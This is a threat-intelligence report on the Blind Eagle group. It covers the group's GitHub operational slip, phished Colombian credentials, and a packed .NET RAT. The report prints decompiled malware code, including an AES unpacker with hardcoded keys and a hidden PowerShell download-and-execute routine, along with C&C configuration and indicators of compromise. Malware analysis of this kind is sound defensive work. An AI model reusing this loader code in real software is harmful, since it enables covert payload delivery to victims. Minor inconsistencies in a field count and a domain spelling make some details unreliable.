* Ver Datos del Formulario.html - e0837aebd649dba01bc4d594ef21a8086edaaeeb
=====
[2025-02-25T15:27:01Z] Author: Oscarito20222
tree 63a5c5307b93e0393aba14b42d7915ab7a2733ef
parent 12eacb556eee889a16beb2fe9449748ebb4e33b0
author Oscarito20222 <[email protected]> 1740497221 -0500
committer GitHub <[email protected]> 1740497221 -0500

Delete Ver Datos del Formulario.html
```

For approximately **1 hour and 27 minutes**, the group uploaded an HTML file named **Ver Datos del Formulario.html**, which was later deleted. As of now, this remains the last recorded action in the repository, which occurred on **February 25, 2025, at 15:27 UTC**.




Figure 11 – Last commits for the repository **Oscarito20222/file**.

At this point, **Blind Eagle** resumed its activity, using the repository **Oscarito20222/diciembre**, with the first commit taking place at **17:39 UTC the same day**:

```
=====
[2022-12-21T17:31:25Z] Author: Oscarito20222
tree 67eb4f5d839ca89b28203a27ce3ca74029b93b7c
author Oscarito20222 <[email protected]> 1671643885 -0500
committer GitHub <[email protected]> 1671643885 -0500
```

Add files via upload

```
* 2112-2.7z - 4e3cb251fb98a47c2f5dec5f3722723990c17a49
```

```
=====
[2025-02-25T17:39:17Z] Author: Oscarito20222
tree 1b6fc5c2150d598472f892a88305545626d977bd
parent de2b332d06251e6449760ceed598a56da637daa
author Oscarito20222 <[email protected]> 1740505157 -0500
committer GitHub <[email protected]> 1740505157 -0500
```

Add files via upload

```
* sena.exe - abf71fd332b760da29aa211f4aaa1661860a98c6
```

```
=====
[2025-02-25T17:39:29Z] Author: Oscarito20222
tree 3262538dbe881b34cfd71cedcb27e03688573f0e
parent 408d7ef19b151668e2445532e06c6b3a569ebf98
author Oscarito20222 <[email protected]> 1740505169 -0500
committer GitHub <[email protected]> 1740505169 -0500
```

Delete 2112-2.7z

```
=====
[2025-02-26T15:07:11Z] Author: Oscarito20222
tree d119d827561c0796c50deb8cf69f324811479e88
parent d645bd6c880358d2bb4dfd83252ebbb6156c6b5c
author Oscarito20222 <[email protected]> 1740582431 -0500
committer GitHub <[email protected]> 1740582431 -0500
```

Add files via upload

```
* TobaccoAnnouncement.exe - 44182ce5a8fadedf41064d7c0266e8f99015262b0
```

Opfail Timeline:

- **2025-02-25 14:01 UTC**, Blind Eagle uploads to [Oscarito20222/file](#) HTML PII data from phishing activities.
- **2025-02-25 15:27 UTC**, Deletes HTML file containing PII.
- **2025-02-25 17:39 UTC**, Uploads **Remcos RAT** with C&C [21ene.ip-ddns\[.\]com](#) to [Oscarito20222/diciembre](#) repository
- **2025-02-25 17:39 UTC**, Deletes archive from [Oscarito20222/diciembre](#) that was uploaded approximately two years ago.

**Check Point Research** obtained this HTML file, which was linked to phishing activities from early March 2024. The phishing domain [servicioseguroonlineabb\[.\]com](#) appears to have impersonated Colombian Banks.

The PII data contains four fields:

1. **Nombre de Usuario**, Username
2. **Contraseña Usuario**, User Password
3. **Correo electrónico**, Email
4. **Contraseña del correo**, Email Password
5. **Clave Cajero**, ATM PIN

The dataset (Referred to as: **“Datos del Formulario”**) contained **over 8,400 entries**, with **8,075** valid after filtering out empty or insufficient records. These valid entries included **account-password pairs** (username or email or all data filled), with **1,634 email addresses** identified.

The phishing campaign specifically targeted **Colombian users**. Among the collected email addresses:

- The majority were **personal accounts** (Gmail, Yahoo, Hotmail, etc.).
- **Five** belonged to the **Colombian government**.
  - correo.policia.gov.co
  - sic.gov.co
  - contraloria.gov.co
  - adr.gov.co
  - dian.gov.co
- **Fourteen** were associated with **educational institutions**.
- The remaining addresses belonged to **businesses operating in Colombia**.

## .NET RAT – “Remcos Downloader”

---

The .NET RAT delivered during the malware campaigns is protected with HeartCrypt, a [Packer-as-a-Service](#) (PaaS) that emerged in early 2024 to obfuscate malware and evade detection by security software. This packer embeds malicious code into otherwise legitimate binaries, with the packed payload stored as a resource. When executed, HeartCrypt first unpacks a simple .NET packer, which is injected into and triggered within `csc.exe`.

This .NET packer contains an embedded buffer that is:

1. Decrypted using AES
2. Decompressed with GZIP
3. Loaded into memory as a .NET RAT assembly

In addition, the final executable (.NET RAT assembly) is obfuscated with **NET-Reactor**, applying both **string encryption** and **control flow obfuscation** to further hinder analysis.

```
private static byte[] decryptModuleAES()
{
    byte[] array2;
    using (Aes aes = Aes.Create())
    {
        aes.KeySize = 256;
        aes.Key = Convert.FromBase64String("RwF4pHj8CPMiHuKc8rSK07WtsqC2i/Sw73Hy4qP91Ps=");
        aes.IV = Convert.FromBase64String("YI6puDM2Lh6gtsxfc339Ug==");
        ICryptoTransform cryptoTransform = aes.CreateDecryptor(aes.Key, aes.IV);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (MemoryStream memoryStream2 = new MemoryStream())
            {
                using (MemoryStream memoryStream3 = new MemoryStream(gnlbw0gJK9Fxq0IEph.encryptedModule() as byte[]))
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream3, cryptoTransform, CryptoStreamMode.Read))
                    {
                        cryptoStream.CopyTo(memoryStream2);
                        using (MemoryStream memoryStream4 = new MemoryStream(memoryStream2.ToArray()))
                        {
                            byte[] array = new byte[4];
                            memoryStream4.Read(array, 0, 4);
                            BitConverter.ToInt32(array, 0);
                            using (GZipStream gzipStream = new GZipStream(memoryStream4, CompressionMode.Decompress))
                            {
                                gzipStream.CopyTo(memoryStream);
                                array2 = memoryStream.ToArray();
                            }
                        }
                    }
                }
            }
        }
    }
}
```

Figure 12 – .NET Packer, Unpacking process.

The majority of the strings are encrypted and stored inside a resource, which is immediately decrypted when execution begins. Then, each time a specific string is required, the malware requests it based on the index ID, where the index points to the **DWORD** size of the string followed by the string content. The decrypted variable (containing the decrypted strings resource) follows the structure of how strings are stored in the **#US** stream in .NET binaries. [NETReactorSlayer](#) (a well-known open-source deobfuscator for NET-Reactor-protected binaries) is able to decrypt those strings and deobfuscate such binaries.




Figure 13 – Function that retrieves String based on index ID.

The decrypted resource contains a base64 string, which is deserialized and contains the malware configuration along with the C&C.

CmIKIXJlcHVibGljYWVybWluawNhMjAyNS5pcC1kZG5zLmNvbRD56wEYBSIIbw9ubzEyMzY2lhbGlzbW9CElNwb25zb3JzaGlwVGltZW91dGINTmV4dEFjdG12YXRv

```
{
  "1": {
    "1": "republicadominica2025[.]ip-ddns[.]com",
    "2": 30201,
    "3": 5,
    "4": "mono1234",
    "6": "socialismo",
    "8": "SponsorshipTimeout",
    "12": "NextActivator"
  }
}
```

The malware collects information regarding the execution, machine, and user, then serializes them using **protobuf** and encrypts them using AES. Data sent to the C&C:

- Bot ID
- Campaign ID **socialismo**
- Username
- OS Version
- Malware version **0.3.9**
- Antivirus installed
- Process Architecture
- Process name
- Machine specs ...

The malware attempts to retrieve IP addresses from the C&C domain name (**GetHostAddresses**) and, if successful, sends the collected information.




Figure 14 – GetHostAddresses with C&C.

Data is serialized, and machine information is sent along with the malware campaign **socialismo** and version **0.3.9**.




Figure 15 – Data Serialization.

The AES key used to encrypt and decrypt network communications is derived by calling `Rfc2898DeriveBytes` using as a password the mutex name `mono1234` and salt `{ 1, 2, 23, 234, 37, 48, 134, 63, 248, 4 }`.




Figure 16 – AES Key generation.

A similar process then retrieves the response from the C&C server, which responds with a buffer containing the DWORD size followed by the AES encrypted buffer. At this moment, Blind Eagle has utilized this RAT as a downloader, receiving a URL with the file being downloaded and injected either into `MSBuild.exe` or `InstallUtil.exe`.



Figure 17 – Random choice of process to be injected.

Even though **Blind Eagle** uses this command the most, utilizing this .NET RAT as a simple downloader, the malware also contains other functionalities, such as downloading the next payload on disk, maintaining persistence via scheduled tasks, or even executing PowerShell scripts.

```
if (string_2.ToLower().Contains("ps1"))
{
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch
    {
    }
    using (WebClient webClient = new WebClient())
    {
        webClient.DownloadFile(string_, text);
        Thread.Sleep(2000);
        Process.Start(new ProcessStartInfo
        {
            FileName = "powershell",
            Arguments = "-NoProfile -ExecutionPolicy Bypass -File \"" + text + "\"",
            UseShellExecute = false,
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true
        });
        if (File.Exists(text) && new FileInfo(text).Length > 0L)
        {
            return true;
        }
        goto IL_034C;
    }
}
```

Figure 18 – Powershell file execution.

## Conclusion

Blind Eagle remains one of the most active and dangerous threat actors in Latin America, with a particular focus on Colombia's public and private sectors. The group's scale and persistence are evident, with over **1,600** infections recorded from a single campaign. Long suspected of originating in Latin America, the confirmation of its **UTC-5** operating timezone further narrows its likely base of operations to several **South American** countries.

Despite Microsoft's release of a patch for **CVE-2024-43451** on **November 12, 2024**, Blind Eagle quickly adapted, introducing a variant of the "exploit" in just **six days**. This rapid response highlights the group's technical expertise, adaptability, and relentless pursuit of new attack methods. By incorporating malicious **.url** files into its arsenal, Blind Eagle continues to refine its tactics, ensuring its malware distribution remains effective against evolving security defenses.

A key factor in its success is its ability to exploit legitimate file-sharing platforms, including **Google Drive**, **Dropbox**, **Bitbucket**, and **GitHub**, allowing it to bypass traditional security measures and distribute malware stealthily. Additionally, its use of underground crimeware tools such as **Remcos RAT**, **HeartCrypt**, and **PureCrypter** reinforces its deep ties to the cybercriminal ecosystem, granting access to sophisticated evasion techniques and persistent access methods.

Blind Eagle's rapid evolution, effective social engineering tactics, and focus on both public and private sector entities make it a critical cybersecurity threat. Mitigating its impact requires proactive threat intelligence, advanced security defenses, and continuous monitoring. Organizations must remain vigilant against phishing campaigns, file-based malware delivery, and unconventional attack techniques to stay ahead of this ever-adapting adversary.

## Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

- Exploit.Wins.CVE-2024-43451.ta.A
- Infostealer.Win.Generic.F
- Injector.Win.RunPE.A
- Infostealer.Win.PasswordStealer.A
- Trojan.Win.Unpacme.gl.I
- Exploit.Win.UnDefender.A
- Packer.Win.VBNetCrypter.H
- Packer.Win.VBNetCrypter.E
- Packer.Win.DotNetCrypter.G
- Trojan.Win.Benjaminbo\_test.gl.A
- behavioral.win.suspautorun.a
- behavioral.win.imagemodification.g

## Indicators of Compromise

---

Description	Value
Stage 1 – ITW Endpoints	drive.usercontent[.]google[.]com/download?id=1CZcgN1kxz9kSngscR9qgiOAERo-w-rTa&export=download drive.usercontent[.]google[.]com/download?id=1PZ2Ndi-GT-oQHlobFIdDJoSDSXXkJvECV&export=download drive.usercontent[.]google[.]com/download?id=1R9MR64hy-dQelTZMPtsrSXLWOBFt7mf2&export=download
Stage 1 – .url	1d1e007a9d8939bee7a0333522cc4f7480d448cc 133bc4304057317b0b93f5ff44f20d153b985b50 1fcc44d3b20381acce66f5634743917e8f22dae7 a0338654304b6f824bdc39bbb482a0e114f8a3a1
Stage 2 – ITW Endpoints	62.60.226[.]64/file/1374_2790.exe 62.60.226[.]64/file/3819_5987.exe 62.60.226[.]64/file/4025_3980.exe 62.60.226[.]64/file/9451_1380.exe
Stage 2 – Payloads	07647f0eddf46d19e0864624b22236b2cdf561a1 08daf84d9c2e9c51f64e076e7611601c29f68e90 83c851f265f6d7dc9436890009822f0c2d4ba50a 33ddaedc98991435f740f7a5a8a931a8cadd5391
State 2 – C&C	republicadominica2025[.]jip-ddns[.]com
Stage 3 – ITW Endpoint	raw.githubusercontent[.]com/Oscarito20222/file/refs/heads/main/redtube.exe
Stage 3 – Remcos	758c73ab9706ae6977f9b4601c20b3667836d3ef
Stage 3 – Remcos C&C	elyeso.ip-ddns[.]com:30204

---

[GO UP](#)

[BACK TO ALL POSTS](#)